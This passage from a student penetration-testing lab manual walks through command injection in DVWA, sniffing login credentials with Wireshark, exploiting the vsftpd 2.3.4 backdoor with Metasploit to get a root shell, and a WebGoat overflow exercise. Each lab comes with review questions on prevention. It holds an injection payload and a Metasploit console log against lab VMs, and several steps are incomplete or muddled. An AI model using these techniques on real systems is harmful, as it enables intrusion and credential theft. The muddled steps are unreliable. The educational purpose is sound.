


Figure 5.2: The Metasploitable 2 login screen, listing vulnerable like DVWA

Step 2: DVWA configuration.

Set the security to low.

Step 3: Performing Command injection (low Security)

- Navigate to command injection section in dvwa.
- enter ip address to test
- Command : 8.8.8.8
- Modify the input to include system commands such as Command: 8.8.8.8;
- cat index.php
- Exploit using command separators.
- Enter Source code of the index.php file will be printed. This file is the code for the vulnerable command Execution page.
- This injection is successful because It achieves information Disclosure, allowing attacker to read the application's source code




Figure 5.3: Login page for a test environment

Conclusion:

This experiment highlighted how command injection vulnerabilities allow attackers to execute arbitrary system commands when user input is improperly handled. By analyzing DVWA and using Burp Suite, we learned the importance of input validation, secure coding, and least-privilege principles to prevent such attacks.

Viva Questions:**1. What is command injection vulnerability?**

Command injection occurs when a web application passes invalidated user input into system-level commands. This allows an attacker to influence or execute unintended commands on the server.

2. Why do command injection vulnerabilities occur?

They occur due to improper input validation, unsafe function calls, or direct concatenation of user inputs into shell commands without proper sanitization.

3. What is the difference between command injection and code injection?

- **Command injection** targets system commands executed by the server's OS.
- **Code injection** targets application-level code (e.g., SQL, PHP, and JavaScript). Both exploit insecure handling of user input.

4. Why is command injection considered high-severity vulnerability?

Because attackers may gain access to system files, modify data, execute unauthorized operations, or even take complete control of the server depending on privileges.

5. How does DVWA help in understanding command injection?

DVWA provides intentionally weak implementations where user input is passed to system commands, allowing students to observe how vulnerable code behaves in a controlled environment.

6. What role does Burp Suite play in command injection testing?

Burp Suite intercepts requests, enabling testers to manipulate parameters and observe how the server responds, helping identify unsafe user-input handling or command execution behavior.

7. What is the difference between blind and interactive command injection?

- **Interactive command injection** returns visible output to the attacker directly on the webpage.
- **Blind command injection** does not return output, requiring indirect methods (like timing or error behavior) to infer execution.

8. How can developers prevent command injection vulnerabilities?

By strictly validating input, avoiding unsafe shell calls, using parameterized functions or APIs, applying allow lists, and following the principle of least privilege for system commands.

6. Man in the middle attack

Objective: To understand how MITM attacks intercept and manipulate network traffic.

Tools: Ettercap, Wireshark

Aim:

A **Man-in-the-Middle (MITM)** attack is a cyber-security concept used to demonstrate how an attacker can secretly intercept, observe, or manipulate network communication between two parties who think they are communicating directly.

Objective of the Experiment:

- Learn how MITM attacks occur on vulnerable networks (e.g., ARP spoofing in a lab).
- Observe intercepted traffic using Wire shark to see what information may become exposed.
- Understand the risks of unencrypted communication and weak network configurations.
- Recognize indicators of MITM attack so defenders can detect and prevent them.
- Demonstrate the importance of security measures such as HTTPS, encryption, and proper Network segmentation.

Procedure:

Step 1: In Kali Linux, open wire shark application and Start Capturing of data packets.

- Select eth0
- Select a “Http” ; website filter in wire shark for capturing packets from vulnerable site.




Figure 6.1: Wire shark application and Start Capturing of data packets

Step 2: Intercept the data

- Open any vulnerable website like testphp or testphp.vulnerable.com
- Login with username and password.

Step 3: Analyzing the captured data packets

- In wire shark application, stop capturing the packets
- Apply the filter with vulnerable website.
http.host == testphp.vulnerable.com
- Search for POST request method because post carries sensitive data




Figure 6.2: Analyzing network traffic with Wire shark

Step 4: get the captured sensitive data

“uid” : “abcd”

“passw” : “1234”

“btnSubmit” : “Login”




Figure 6.3: Captured data

Conclusion:

In this experiment, we explored how Man-in-the-Middle (MITM) attacks operate within a controlled laboratory environment. Using tools such as Ettercap and Wireshark, we observed how attackers can intercept, inspect, and manipulate network traffic when a network lacks proper security measures. The activity demonstrated that unencrypted communication is highly vulnerable, as sensitive data can be easily exposed during transmission.

Viva Questions:**1. What is a Man-in-the-Middle (MITM) attack?**

A MITM attack occurs when an attacker secretly intercepts and possibly alters communication between two parties who believe they are communicating directly.

2. What are the common types of MITM attacks?

- ARP spoofing
- DNS spoofing
- HTTPS/SSL stripping
- Wi-Fi eavesdropping

3. Why is unencrypted communication vulnerable to MITM attacks?

Because data is transmitted in plain text, allowing attackers to capture and read sensitive information like passwords, messages, or session tokens.

4. How does ARP spoofing facilitate a MITM attack?

In ARP spoofing, the attacker sends fake ARP messages to associate their MAC address with the IP address of a legitimate device, redirecting traffic through the attacker's machine.

5. What tools were used in this experiment and why?

- **Ettercap:** To simulate MITM attacks and intercept network traffic.
- **Wireshark:** To capture and analyze packets, helping to observe the attack in a controlled environment.

6. What types of data can be intercepted during a MITM attack?

- Login credentials (usernames and passwords)
- Session cookies
- Emails or messages
- Sensitive files transmitted over the network

7. How can you detect a MITM attack?

- Unexpected SSL certificate warnings
- Duplicate IP addresses in the network
- Suspicious network traffic patterns observed via packet capture tools

8. How can MITM attacks be prevented?

- Use encrypted communication protocols (HTTPS, SSL/TLS)
- Implement proper network segmentation
- Use VPNs for secure communication

7. Privilege Escalation

Objective: To learn techniques to escalate privileges on a compromised system

Tools: Metasploit, Linux/Windows VMs with known vulnerabilities

Aim:

To demonstrate how privilege escalation vulnerabilities and system misconfigurations can be identified on a compromised machine, and to understand how attackers elevate low-privileged access to higher privileges using Metasploit and vulnerable VMs in a controlled lab environment.

Objective of the Experiment: To gain full control over the victim machine (Metasploitable) by exploiting vulnerabilities and escalating privileges from a low-privileged user to root-level access.

Procedure:

Step 1: Start Metasploitable VM & Identify its IP Address

- Power on the Metasploitable2 VM.
- Once booted, login with default credentials:
- Username: msfadmin
- Password: msfadmin
- On your Kali Linux machine, open a terminal and run:
- The tool scans the local network and lists all active hosts.
- Identify the IP address of the Metasploitable machine from the output.




Figure 7.1: Obtaining IP Address of Metasploitable

STEP 2: Start Metasploit Framework & Search for Vulnerable Service

- On Kali Linux, open terminal and start Metasploit
- After Metasploit loads, search for the vsftpd backdoor exploit
- Select the exploit
- Set the target IP and port
- Verify settings
- Run the exploit

```

msf > search vsftp

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No     VSFTPD V2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(multi/ftp/vsftpd_234_backdoor) > set RHOST 10.245.82.9
RHOST => 10.245.82.9
msf exploit(multi/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf exploit(multi/ftp/vsftpd_234_backdoor) > run
[*] 10.245.82.9:21 - Banner: 220 (vsftpd 2.3.4)
[*] 10.245.82.9:21 - USER: 311 Please specify the password.
[*] Exploit completed, but no session was created.
msf exploit(multi/ftp/vsftpd_234_backdoor) > set RHOST 10.245.82.9
RHOST => 10.245.82.9
msf exploit(multi/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf exploit(multi/ftp/vsftpd_234_backdoor) > RUN
[*] Unknown command: RUN. Did you mean run? Run the help command for more details.
msf exploit(multi/ftp/vsftpd_234_backdoor) > run
[*] 10.245.82.9:21 - The port used by the backdoor bind listener is already open
[*] 10.245.82.9:21 - UID: uid=0(root) gid=0(root)
  
```

Figure7.2: Searching vsftp and setting RHOST & RPORT

STEP 3: Gaining Initial Access (Low Privilege Shell)

- After running the exploit, a shell session is opened
- Check files, directories, and services running
- Now the attacker has initial command execution on the victim machine.




Figure 7.3: Gaining an initial access

Conclusion:

Thus, using Metasploit, we successfully exploited a vulnerable service on the Metasploitable machine, gained low-level access, and demonstrated how privilege escalation can lead to full system compromise. This emphasizes the need for strong security measures to protect systems from such attacks.

Viva Questions:**1. What is privilege escalation?**

Privilege escalation is the process of exploiting a vulnerability to gain higher-level permissions or access than originally granted, such as moving from a normal user to an administrator/root account.

2. What are the two main types of privilege escalation?

- **Vertical (or upward) escalation:** Gaining higher privileges than your current user.
- **Horizontal escalation:** Accessing other users' accounts or resources at the same privilege level.

3. Why is privilege escalation a critical threat?

It allows attackers to gain full control of a system, access sensitive data, install malware, or bypass security restrictions, which can lead to severe security breaches.

4. How can Metasploit be used in privilege escalation exercises?

Metasploit provides modules to simulate privilege escalation in vulnerable systems safely, allowing learners to understand weaknesses and test defenses in a controlled environment.

5. What is the difference between local and remote privilege escalation?

- **Local escalation:** Exploiting a vulnerability on a system where the attacker already has some level of access.
- **Remote escalation:** Exploiting network services or vulnerabilities to gain higher privileges without initial local access.

6. Give examples of common privilege escalation vulnerabilities.

- Misconfigured file permissions
- Unpatched OS vulnerabilities
- SUID/SGID misconfigurations in Linux
- Weak service permissions in Windows
- Kernel or software exploits

7. How can privilege escalation be prevented?

- Keep systems and software up to date with patches
- Apply the principle of least privilege
- Regularly audit file and service permissions
- Disable unnecessary services
- Monitor system logs for suspicious activities

8. What is the principle of least privilege?

It is a security practice where users and processes are granted only the minimum privileges necessary to perform their tasks, reducing the impact of potential exploits.

8. Buffer Overflow Exploitation

Objective: To understand how buffer overflow vulnerabilities can be exploited

Tools: Immunity Debugger, Metasploit, vulnerable application (e.g., VulnServer)

Aim:

To study and demonstrate an Off-by-One Buffer Overflow vulnerability using OWASP Web Goat and Burp Suite.

Objective of the Experiment:

To understand and demonstrate how buffer overflow vulnerabilities occur by exploiting an Off-by-One Overflow in the OWASP web Goat application using Burp Suite.

Procedure:

Step 1: Start Vulnerable Server (OWASP BWA)

- Power on the OWASP BWA Virtual Machine.
- Log in using the default credentials:
 - Username: root
 - Password: owaspbwa
- Retrieve the IP address of the machine:

Ifconfig or ipadd



Figure 8.1: OWASP BWA Project Homepage

Step 2: Access OWASP WebGoat

- On the attacker machine (Kali Linux), open a web browser (Firefox).
- In the address bar, enter the OWASP BWA IP address, for example:
- `http://192.168.x.x`
- From the homepage, click OWASP WebGoat.
- Log in with default credentials:
 - Username: guest
 - Password: guest
- Click Start WebGoat.
- From the left navigation panel select:
- Buffer Overflow → Off-by-One Overflows
- Click on Show Params to view the parameter fields.
- Enter the following sample registration details:
 - First Name: rocky
 - Last Name: rocky
 - Room Number: 20




Figure 8.2: WebGoat login screen

Step 3: Intercept Request Using Burp Suite

- Open **Burp Suite** on Kali Linux.
- Go to the **Proxy** tab → **Intercept** → ensure **Intercept is ON**.
- Click **Open Browser** inside Burp Suite, or configure Firefox to use Burp's proxy.
- Navigate again to the **WebGoat registration page** through Burp's browser.
- Enter the same details (First Name, Last Name, Room Number).
- Click **Submit**.
- Burp Suite will capture the HTTP request.
- Do NOT edit yet—click **Forward** until the registration request appears.




Figure 8.3: Intercepting Using Burp Suite

Step 4: Modify the Request to Trigger Overflow

- In the captured request, locate the parameter:
- roomNo=20
- Replace the room number with a **very long string** (to overflow the buffer), for example:
- roomNo=aaa
- Click **Forward** to send the modified request to the server.
- Observe the WebGoat page: the application processes the oversized input without crashing.

